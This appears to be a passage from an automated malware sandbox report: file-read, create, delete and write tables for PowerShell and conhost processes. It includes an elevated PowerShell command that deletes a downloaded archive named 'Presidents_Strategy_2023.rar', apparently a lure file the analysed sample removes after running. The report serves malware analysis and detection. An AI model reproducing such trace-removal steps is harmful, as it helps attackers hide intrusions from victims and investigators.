C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B162625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0B2312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0B1462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	7FFC0B1463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0B2312E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	125	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC09F7B526	ReadFile

Analysis Process: conhost.exe PID: **5592**, Parent PID: **5600**

General

Target ID:	4

Start time:	17:51:19
Start date:	30/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5560**, Parent PID: **5432**

General

Target ID:	5
Start time:	17:51:19
Start date:	30/01/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command Remove-Item C:\Users\user\Downloads\Presidents_Strategy_2023.rar
Imagebase:	0x7ff7cda10000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a3vxi3je.uda.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cjchyufc.z4k.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC09F76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC06D303FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC06D303FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0B28F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a3vxi3je.uda.ps1	success or wait	1	7FFC09F7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cjchyufc.z4k.psm1	success or wait	1	7FFC09F7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a3vxi3je.uda.ps1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cjchyufc.z4k.psm1	0	1	31	1	success or wait	1	7FFC09F7B526	WriteFile
unknown	523	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06D39FE5	unknown
unknown	161	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC06D39FE5	unknown
unknown	4375	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC06D39FE5	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC0B6AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B162625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0B162625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0B2312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0B15B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0B15B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0B2312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0B1462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	7FFC0B1463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0B2312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0B2312E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC09F7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC09F7B526	ReadFile
